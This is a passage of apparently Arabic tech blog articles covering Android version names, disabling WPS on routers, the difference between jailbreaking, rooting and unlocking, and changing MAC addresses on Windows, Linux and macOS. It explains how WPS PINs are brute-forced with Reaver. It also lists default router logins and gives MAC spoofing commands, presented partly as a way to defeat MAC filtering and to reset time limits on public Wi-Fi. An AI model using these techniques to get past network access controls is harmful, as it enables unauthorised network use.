أندرويد 1.0 Android  : النسخة ألفا للنظام وتسمى أيضا كعكة الملاك

أندرويد 1.1 Android  : النسخة بيتا للنظام وتسمى باتنبرغ

أندرويد 1.5 Android : كاب كيك (الكعكة ذات شكل الكأس الصغير)

أندرويد 1.6 Android : الدونات (كعكة مقلية أو محلاة)

أندرويد 2.0 – 2.1 Android : ايكلير (الكعكة الساندويتش الطولية)

أندرويد 2.2 – 2.2.3 Android :فرويو وهو اختصار لكلمة Frozen Yogurt (زبادي مجمد)

أندرويد 2.3 – 2.3.7 Android : جنجربريد (خبز الزنجبيل)

أندرويد 3.0 – 3.2.6 Android :هوني كومب (قرص العسل) وهذه النسخة للأجهزة اللوحية فقط

أندرويد 4.0 – 4.0.4 Android : أيس كريم ساندويتش (مثلجات)

أندرويد  4.1 – 4.3.1 Android :جالي بين أو جيلي بين

أندرويد  4.4 – 4.4.4 Android :كيت كات

أندرويد 5.0 – 5.1.1 Android : لولي بوب أو المصاصة

أندرويد 6.0 Android :مارشميلو

أندرويد 7.0 Android : نوغا أو نوقا

أندرويد 8 Android : ؟ ( قد لا يكون من الحلويات ، لمزيد من المعلومات قم بقراءة هذه المقالة ثم العودة لمتابعة ما تبقى )


وأيضا الحقول الأخرى تزودنا بمعلومات هامة على سبيل المثال الحقل : Model number يعطينا اسم الجهاز .

الحقل Build number أو رقم الإصدار و “Kernel version” أو نسخة النواة تعطينا معلومات حول البنية الدقيقة لنظام الأندرويد على جهازك و نسخة نواة اللينوكس بالإضافة إلى تاريخ بنائها .

هذه الملعومات تكون هامة عادة لتحديد فيما إذا كان جهازك يملك آخر نسخة من مستوى تصحيح حماية نظام أندرويد .

في إصدار أندرويد 6 Android  فما فوق قامت غوغل Google بإضافة حقل جديد يحمل الاسم : باتش مستوى حماية الأندرويد Android patch security level وذلك لمعرفة متى تم تحديث باتش الحماية آخر مرة .

يمكنك النقر عدة مرات على حقل إصدار أندرويد “Android version” من أجل الدخول إلى لعبة مخفية خاصة بكل نسخة فمثلاً في أندرويد 5.0 و 6.0 هناك لعبة من نوع طيور خفاقة .


إن المعلومات حول نسخة الأندرويد Android ليست الملعومات الهامة الوحيدة التي ينبغي معرفتها . إنما يجب معرفة الشركة المصنعة أيضاً فمثلاً في أجهزة الأندرويد المصنعة من قبل شركة سامسونج Samsung فالنسخة تحوي TouchWiz بالإضافة إلى العديد من البرامج والتعديلات الخاصة بسامسونج Samsung  .

وعلى عكس مايكروسوفت Microsoft و التي لا تسمح للشركات المصنعة للحواسيب بإضافة إي تغيير إلى نظام التشغيل فيما يتعلق مثلاً بقائمة إبدأ ، شريط المهام ، لوحة التحكم . ولكن شركة غوغل Google تعطي الحرية لمصنعي أجهزة أندرويد في أن يقوموا بمعظم التعديلات التي يرغبون بها .

أيضاً ينبغي معرفة أنه قد يحدث اختلاف في التعديلات المجراة على أجهزة مختلفة من نفس الشركة المصنعة ، لذلك فإن معرفة نوع الجهاز الذي تستعمله إضافة إلى الشركة المصنعة له أهمية بالغة وخاصة عند محاولة الحصول على معلومات الجهاز أو حتى عند تنصيب نظام تشغيل معدل (روم معدلة ) لجهاز ما .


تعرف على ميزة WPS وكيفية ايقافها

كنا قد تحدثنا في مقالة سابقة عن كيفية حماية شبكة الوايفاي Wi-Fi من الاختراق (يمكنك قراءة هذه المقالة من هنا ولكن لا تنس العودة لقراءة هذه المقالة ) وكانت إحدى وسائل الحماية هي القيام بإلغاء تفعيل WPS في الراوتر .

ولكن ما هو WPS ؟ لماذا هو غير آمن ؟ وكيف تقوم بإلغاء تفعيله ؟؟ في هذه المقالة سنقوم بالإجابة على هذه التساؤلات .

1- ما هي ميزة WPS :

WPS هو اختصار ل Wi-Fi Protected Setup (تهيئة حماية الوايفاي ) تم وضعها في عام 2006 وكان الهدف الأساسي منها تسهيل الاتصال بين الراوتر والأجهزة الأخرى من خلال إدخال رقم من ثمانية خانات عوضاً عن إدخال كلمة المرور الطويلة لكل جهاز.

ولكن وفي عام 2011 تم اختراق الكثير من الراوترات من خلال هذا النظام عن طريق هجمات  brute force ، وهذا ما أدى إلى إلغاء هذا النظام في الراوترات الحديثة .

أو يمكن القيام بالضغط على زر WPS في الراوتر وفي الجهاز المرغوب  ليتم الاتصال بين الجهازين دون الحاجة إلى أي إعدادت أخرى .

ولكن في حال كان الجهاز لا يحوي على زر WPS فإنه بإمكان الراوتر تزويدك برقم من ثماني خانات يدعى (PIN)من أجل إدخاله في الأجهزة المرغوبة ومن ثم الاتصال بالشبكة وذلك عوضاً عن كتابة كلمة المرور المعقدة في كل جهاز .

عندما تحاول الاتصال بإحدى الشبكات التي تدعم WPS فسوف تظهر لك رسالة تخبرك بأنه بإمكانك الاتصال بطريقة أسهل عن طريق إدخال رقم PIN .

2- لماذا نظام WPS غير آمن ؟

لأنه ببساطة يمكن معرفة هذا الرقم PIN بسهولة وخصوصاً إذا لم تقم بتغييره مسبقاً . وحتى ولو قمت بتغييره فيمكن معرفة هذا الرقم عن طريق ما يعرف ب brute force أو التخمين عبر أداة “Reaver” في نظام اللينوكس Linux مثلا .

حيث يوجد فقط 11 ألف احتمال للرقم الصحيح ولن يأخد الأمر إلا بضع ساعات  حيث يتم في البداية تخمين أول أربع خانات وحالما يكون التخمين صحيحاً يتم الانتقال إلى الجزء الثاني (الخانات الأربع الأخرى ) .

وعلى الرغم من أنه بعض الراوترات تقوم بإغلاق WPS بعد عدد من المحاولات الخاظئة إلا أنه يوجد عدة طرق لتجاوز هذا الأمر من قبل المخترقين .

لذلك لا ترهق تفكيرك وقم بإغلاق هذه الثغرة WPS نهائياَ .

3- السؤال الأهم : كيف يمكن إلفاء تفعيل WPS في الراوترات ؟؟

معظم الراوترات الحديثة لا تحوي على هذا النظام WPS ولكن بالنسبة لبعض الراوترات الأخرى والتي مازالت قيد الاستخدام مثل :

راوترات آزوس ASUS :

  • قم بالدخول إلى صفحة الإعدادات عبر كتابة 192.168.1.1 في أحد المتصفحات
  • أدخل اسم المستخدم (الافتراضي admin)وكلمة المرور (الافتراضية:admin )
  • قم بالدخول إلى إعدادات متقدمة advanced settings -> شبكة لا سلكية Wireless
  • قم باختيار التبويب WPS .
  • حرك المرشر بجانب هذا التبويب ليصبح على الموضع OFF .

راوترات Belkin

  • الدخول إلى أحد المتصفحات وكتابة 192.168.2.1 أو http://router
  • قم بالضغط على دخول login في الزاوية العلوية اليمنى .
  • أدخل كلمة السر (الافترضية فراغ ) واضغط على تأكيد submit
  • قم بالضغط على Wi-Fi Protected Setup في قائمة الشبكلة اللاسلكية Wireless في الجهة اليسرى من الشاشة .
  • قم باختيار تعطيل disable .
  • اضغط تطبيق Apply .

راوترات D-Link :

  • الدخول إلى صفحة الإعدادات من خلال كتابة الموقع التالي : 192.168.1.1 .
  • البيانات الافتراضية : (اسم المستخدم : admin ، كلمة المرور : password )
  • اضغط على تهيئة متقدمة Advanced Setup ثم اختر إعدادات الشبكة اللاسلكية Wireless Settings .
  • تحت قسم إعدادات WPS Setting قم بوضع إشارة داخل المربع المجاور ل إلغاء تفعيل رقم ال  “Disable Router’s Pin” .

راوترات Linksys :

لا يمكن إلغاء تفعيل WPS في هذه الراوترات ولكنها تكون مقاومة للهجمات التي تستهدف معرفة رقم PIN (هجمات brute force) والتي تُصنع من قبل بعض الأدوات مثل Wifite و Reaver .

باقي الأنواع :

إذا كنت تملك راوترا مختلفا عن الراوترات السابقة بإمكانك البحث عن الطريقة في جوجل Google من خلال كتابة (كيفية إلغاء تفعيل WPS في “نوع الراوتر” ) أو باللغة الإنكليزية ” disable wps in متبوعاً باسم الراوتر

ما الفرق بين الجيليبريك Jailbreak والروت Root وإلغاء الحماية Unlocking ؟

تعتبر الهواتف والأجهزة اللوحية أجهزة مقفلة بالمقارنة مع الحواسيب . إن كلاً من الجيليبريك Jailbreak والروت Root  وفك قفل الجهاز Unlocking a Phone هي وسائل متبعة من أجل تجاوز القيود التي تفرضها الشركات المصنعة على أجهزتها .

الجيليبريك Jailbreaking :
الجيليبريك هو العملية التي من خلالها يستطيع المستخدم تجاوز القيود المفروضة على الجهاز وينجز الجيليبريك بشكل رئيسي على أجهزة آبل Apple العاملة بنظام IOS مثل الأيفون iPhone  والآيباد iPad.

الجيليبريك يزيل القيود المفروضة ليسمح للمستخدمين بالعديد من الإضافات التي لا تتيحها الشركة المصنعة مثل تنصيب التطبيقات من خارج المتجر ، تغيير متصفح الإنترنت وبرنامج البريد الإلكتروني الافتراضيان ، وباختصار فإن الجيليبريك يتيح لك تنصيب واستخدام التطبيقات التي لا تجيزها آبل Apple   .

يمكن استخدام الجيليبريك أيضاً على الأجهزة السطحية الخاصة بمايكروسوفت Microsoft Surface RT لتسمح للمستخدمين بتنصيب البرامج المكتبية غير المدعومة من قبل مايكروسوفت Microsoft  (مايكروسوفت Microsoft  تسمح لمستخدمي أنظمة Windows RT تشغيل التطبيقات المكتبية المكتوبة من قبل مايكروسوفت Microsoft فقط )

ومع ذلك فليس كل التطبيقات المكتبية تستطيع تشغيلها عند عمل الجيليبريك إنما فقط التطبيقات التي تدعم ARM .ولحسن الحظ فإنه بالإمكان تعديل التطبيقات مفتوحة المصدر من أجل أن تصبح متوافقة مع ARM 

إن الشركات مثل مايكروسوفت Microsoft  و آبل Apple  لا تريدك القيام بعملية الجيليبريك Jailbreak لكي لا تتجاوز القيود المفروضة وبالتالي تستطيع تغيير البرامج الافتراضية وتنصيب التطبيقات من خارج المتجر .

يتم إجراء الجيليبريك Jailbreak من خلال ثغرة أمان تمكن من تجاوز حماية الشركة المصنعة .

إن نظام أندرويد يتيح تنصيب التطبيقات من خارج المتجر دون الحاجة إلى تجاوز الحماية أو إجراء ما يعرف بالروت .

الروت Root :

عملية الروت Root  : هي العملية التي يمكن المستخدمين من خلالها الحصول على صلاحيات الجذر (الروت ) وتنجز بشكل رئيسي على الأجهزة العاملة بنظام أندرويد  Android بالإضافة إلى الأجهزة المعتمدة على نظام التشغيل لينوكس Linux و يونيكس Unix .

إن المستخدم الحاصل على صلاحيات الروت في نظام التشغيل لينوكس Linux أو يونيكس UNIX يماثل المستخدم المسؤول Administrator  في ويندوز Windows .

بعد القيام بعملية الروت Root   تستطيع أن تعطي هذه الصلاحيات لتطبيقات محددة من أجل تعديل كل شيء تقريباً في نظام التشغيل .

فمثلاً بعض التطبيقات الحاصلة على صلاحيات الروت تستطيع إزالة تطبيقات النظام ، تنصيب برامج تتحكم بالجهاز ، إلغاء الأذونات التي يطلبها البرنامج عند التنصيب بالإضافة إلى الكثير من الأشياء المثيرة أو “الحمقاء “.

من خلال عملية الروت Root فإن المستخدم يتجاوز معمارية الأمان الخاصة بأندرويد Android  مما قد يتسبب بالكثير من المشاكل للمستخدمين الذين لا يعرفون ماذا يفعلون ولهذا السبب فإن أجهزة أندرويد لا تأتي “مروتة”مع صلاحيات الروت .

وكما هو الحال بالنسبة للجيليبريك فإن الشركات المصنعة لا تريد من مستخدميها القيام بعملية الروت Root  .

في بعض الأجهزة مثل أجهزة نكسوس Nexus (والمصممة خصيصاً من أجل المطورين ) عملية الروت Root لا تتطلب وجود ثغرة أمان في الجهاز .

فك قفل البوت لودر Bootloader :

يعتبر نظام الأندرويد Android  نظاماً مفتوح المصدر ولذلك فإن أي شخص يستطيع أن يأخذ الكود الأساسي الخاص بالنظام وإجراء تعديلات عليه ومن ثم إصداره من جديد كنسخة معدلة وهذا ما يعرف بالرومة المعدلة أو الرومة المطبوخة custom ROMs مثل Cyanogenmod .

يتواجد الكثير من الرومات المعدلة المتاحة لأجهزة الأندرويد من المشاريع الكبيرة التي تدعم شريحة واسعة من الهواتف وحتى الرومات المعدلة بشكل بسيط مثل إضافة بعض الثيمات مثلاً والتي يقوم هواة ببرمجتها “

ومع ذلك فإن العديد من أجهزة الأندرويد Android  تكون مغلقة اللإقلاع البوت لودر Bootloader وهذا يعني أن هذا الجهاز لن يستطيع الإقلاع إلا عبر نسخة الأندرويد الأساسية Android  والمحسنة من قبل الشركة المصنعة .

إن فك قفل البوت لودر Bootloader  يسمح للمستخدمين بتنصيب الرومات المعدلة .

هذا الأمر مفيد لكل من المهووسين والمستخدمين فمثلاً استطاع فريق Cyanogenmod جعل مستخدمي أجهزة الأندرويد Android  والتي توقف الدعم عنها من الاستمتاع بنسخ الأندرويد Android  الجديدة وذلك من خلال الروم المعدل الخاص بكل نوع .

أيضاً فإن فك قفل البوت لودر يتطلب وجود ثغرة أمان في الجهاز باستثناء بعض الأجهزة مثل أجهزة Sony و HTC و Motorola والتي تسمح بفك قفل بعض أجهزتها .

يمكن فك قفل البوت لودر Bootloader  في أجهزة النكسوس Nexus  وبكل سهولة كون أن هذه الأجهزة بالأساس موجهة إلى المطورين .

إن فك قفل البوت لودر يسمح _نظرياً _ بتنصيب أنظمة تشغيل مختلفة على جهاز الأندرويد Android  فمثلاً يمكن تنصيب نظام Ubuntu أو نظام WebOS على أجهزة Galaxy Nexus مفتوحة البوت لودر Bootloader   .

يمكن أيضاً تنصيب النسخة المكتبية من Ubuntu على جهاز Nexus 7 . وبالطبع فإن نظام التشغيل المختلف لكي يعمل يجب أن يكون متوافق مع المواصفات الخاصة بالجهاز ومن المحتمل ألا يكون مستقراً.

فك قفل الهاتف Unlocking a Phone :


العديد من الهواتف المحمولة وبشكل خاص الهواتف التي تصمم باتفاقية مع شركة الاتصالات تكون مقفولة وغير قابلة للعمل إلا على شركة اتصال محددة وفي حال إدخال شريحة اتصال SIM خاصة بشركة أخرى ستظهر لك رسالة تخبرك بأنك لن تستطيع استخدام هذا الهاتف بوجود شريحة الاتصال هذه .

إن فك قفل الهاتف يسمح لك باستخدام شريحة اتصال مختلفة ومن أجل ذلك فإنه يتوجب عليك الحصول على رمز فك القفل والذي توفره لك العديد من شركات الاتصال بعد أن تتأكد أنك قمت بشراء الهاتف عبر الاتفاقية . ايضاً يوجد العديد من الطرق الأخرى والتي لا تستوجب مواقفة شركة الاتصال .

ما هو ال MAC Address ولمَ وكيف يتم تغييره على كل من Windows و Linux و Mac

جميع الأجهزة التي تستطيع الاتصال عبر الشبكة تتضمن عنوان تعريفي خاص بها ، هذا الرقم المؤلف من 12 خانة يدعى ب عنوان الماك MAC address وهو اختصار ل media access control . في هذه المقالة ستنتاول أهم استخدامات عنوان الماك MAC address بالإضافة إلى طريقة تغييره في أنظمة تشغيل متعددة ولماذا ؟

استخدامات عنوان الماك MAC address :

1- يستخدم عنوان الماك MAC address على المستوى الأدنى من الشبكات ، تستخدم جميع الأجهزة المتصلة بشبكة ما عنوان الماك MAC address من أجل الاتصال مع جهاز آخر على نفس الشبكة.

على سبيل المثال عندما يطلب متصفح الإنترنت على حاسوبك عنوان صفحة ما من على سيرفر ما ، فإن الطلب يمر عبر عدة طبقات من بروتوكول TCP/IP . يتم تحويل عنوان الويب الذي طلبته إلى الآي بي IP الخاص بالسيرفر . يقوم الحاسوب بإرسال طلبك إلى الراوتر والذي يرسل الطلب عبر الإنترنت .

على مستوى العتاد Hardware فإن كرت الشبكة في حاسوبك يتطلع فقط إلى عناوين الماك الخاصة بالأجهزة التي معك على نفس الشبكة حيث يتعرف على الماك الخاص بالراوتر ويقوم بإرسال الطلب إليه مباشرة .

2- الحصول على عنوان IP ثابت : يسمح لك الراوتر باعتماد IP ثابت في كل مرة يتصل بها جهازك بالراوتر وذلك بالاعتماد على عنوان الماك الخاص MAC address بجهازك .

3- التصفية ” الفلترة ” : تستخدم هذه العملية من أجل تحديد _ أو منع _ أجهزة معينة فقط من أجل الاتصال بالشبكة  إلا أن هذه الطريقة لا تعتبر آمنة بسبب إمكانية تبديل عنوان الماك MAC address .

4- المصادقة باستخدام عنوان الماك MAC address : بعض مزودات الإنترنت تسمح لأجهزة محددة فقط بالولوج إلى الإنترنت ، وهنا تحتاج إلى تغيير عنوان الماك MAC address الخاص بالحاسوب أو الراوتر .

5- التعرف على الأجهزة : تعتمد العديد من شبكات الوايفاي العامة مثل شبكات المطارات مثلاً على عنوان الماك MAC address من أجل تحديد الاتصال بالشبكة لمدة معينة ، حيث تعطيك بعض الشبكات العامة مدة 30 دقيقة مثلاً تستطيع من خلالها الدخول إلى الشبكة ، في هذه الحالة فإن تغيير عنوان الماك MAC address الخاص بجهازك سيتيح لك 30 دقيقة جديدة وهكذا .

6- تعقب الأجهزة : بسبب كون عنوان الماك MAC address نوعي، فإنه بالإمكان تعقبك اعتمادا على رقم الماك MAC address عندما يقوم هاتفك الذكي بالبحث عن الشبكات القريبة فإنه يقوم بنشر عنوان الماك الخاص به .  في لندن مثلاً هناك شركة Renew London تستخدم هذه التقنية من أجل معرفة تحركات الناس في المدينة .

في أجهزة أبل Apple بنظام تشغيل iOS 8 تستخدم عنوان ماك MAC address عشوائي في كل مرة تقوم بالبحث لتمنع عملية التعقب بهذه الطريقة .

إن كل محول شبكة network interface له عنوان ماك MAC address خاص لذلك فإن الأجهزة المحمولة التي تدعم الوايفاي Wi-FI وبها منفذ للاتصالات السلكية يكون لكل من المحول الخاص بالشبكة السلكية Ethernet  والمحول الخاص بالشبكة اللاسلكية Wi-Fi عنوان ماك خاص بكل واحد .

ورغم أن عنوان الماك يعين بشكل مباشر من قبل الشركة المصنعة إلا أنه ليس من الصعب القيام بتغييره أو تبديله عندما تحتاج ذلك . وإليكم الطريقة الخاص بكل نظام :

1- تغيير عنوان الماك MAC address في نظام التشغيل ويندوز Windows :

تسمح معظم كروت الشبكة بالقيام بتعيين عنوان ماك مخصص بكل بساطة من خلال إدارة الأجهزة Device Manager ، رغم أن بعض تعاريف الشبكة قد لا تتيح لك هذه الميزة .

افتح إدارة الأجهزة Device Manager : في ويندوز Windows 8  و ويندوز 10 Windows قم بالضغط على زري Windows+X  .

اضغط على ” إدارة الأجهزة ” Device Manager  من قائمة Power User .

في ويندوز Windows 7 اضغط على مفتاح ويندوز Windows  . اكتب ” إدارة الأجهزة ” Device Manager  ثم اضغط عليها حالما تظهر لك .

في إدارة الأجهزة ( بغض النظر عن نسخة الويندوز لديك ) : وتحت قسم محولات الشبكة “Network adapters”  قم بالضغط بزر الفأرة الأيمن على محول الشبكة الذي تريد تغيير عنوان الماك الخاص به .

اضغط على خصائص Properties من القائمة المنسدلة .

في نافذة الخصائص Properties ، اضغط على تبويب خيارات متقدمة Advanced وقم باختيار عنوان الشبكة “Network Address من قائمة الخاصية Property.

إذا لم تجد تبويب عنوان الشبكة “Network Address فإن تعريف كارت الشبكة عندك لا يدعم هذه الميزة .

أدخل عنوان الماك المرغوب بنفس الطريقة الموجود فيها ( بدون فواصل أو فراغات ) .

اضغط موافق OK عند الانتهاء .

2- تغيير عنوان الماك MAC address في لينوكس Linux  :

في التوزيعات الحديثة من لينوكس Linux مثل Ubuntu  : يمكنك استخدام إدراة الشبكات Network Manager والتي تأتي بواجهة رسومية من أجل تغيير مؤقت لعنوان الماك MAC address .


على سبيل المثال في توزيعة Ubuntu  : اضغط على أيقونة الشبكات في اللوحة العلوية ثم اضغط على تحرير الاتصالات “Edit Connections ثم اختر الاتصال الذي ترغب بتعديله ثم اضغط على تحرير Edit . في تبويب قم بإدخال عنوان الماك الذي تريده في حقل “Cloned MAC address وبعدها قم بحفظ التغيرات .

في التوزيعات القديمة (وأيضاً يمكن استخدامها للتوزيعات الحديثة )  : يتم التغيير من خلال الأوامر التالية عبر Terminal :

sudo ifconfig eth0 down

sudo ifconfig eth0 hw ether xx:xx:xx:xx:xx:xx

sudo ifconfig eth0 up

sudo ifconfig eth0 down

مع الانتباه إلى تبديل “eth0” باسم محول الشبكة الذي تريد تغيير عنوان الماك له .

يجب القيام بتعديل ملف التكوين المناسب في المسار /etc/network/interfaces.d أو /etc/network/interfaces في حال أردت القيام بالتغيير في كل مرة يقوم بها الجهاز بالإقلاع وإلا فإن عنوان الماك سيعود إلى القيمة السابقة بعد إعادة التشغيل .

3- تغيير عنوان الماك في نظام ماكنتوش Mac OS X :

تظهر لوحة تفضيلات النظام System Preferences كل محولات الشبكة مع عنوان الماك الخاص MAC address بكل منها دون أن تتيح لك إمكانية تعديلها .

من أجل القيام بذلك عليك إستخدام Terminal.

افتح Terminal من خلال الضغط على زر Command مع المسافة واكتب Terminal ثم اضغط موافق . قم بكتابة السطر التالي مع استبدال en0 باسم محول الشبكة ملحوقاً بعنوان الماك الذي ترغب به على الشكل التالي:
sudo ifconfig en0 xx:xx:xx:xx:xx:xx

محول الشبكة يمكن أن يكون en0 أو en1 وذلك حسب كونها محول الاتصالات السلكية أو اللاسلكية حيث تستطيع معرفة الاسم من خلال الأمر ifconfig لعرض جميع محولات الشبكة في جهازك .


وكما في لينوكس Linux فإن التغيير سيكون مؤقتاً وسيعود إلى قيمته السابقة حالما يتم إقلاع الجهاز من جديد ولذلك فإنك تحتاج إلى سكريبت يعمل يلقائياً عند الإقلاع إذا أردت تغييرا دائماً لعنوان الماك .

في النهاية . تستطيع التأكد من أن التغيير قد تم :
في ويندوز Windows : من خلال إدخال سطر الأوامر ipconfig /all في موجه الأوامر Command Prompt .
في لينوكس Linux  أو ماكنتوش Mac OS X : من خلال الأمر ifconfig .

ملاحظة : يمكنك تغيير عنوان الماك MAC address الخاص بالراوتر من خلال البحث عن هذا الخيار في صفحة الإعدادات الخاصة بالراوتر .

طبعاً يجب التنويه إلى أنه هناك الكثير من الطرق غير المذكورة أعلاه . عزيزي القارئ إذا كنت تعرف طريقة أخرى فلا تبخل في كتابتها في تعليق .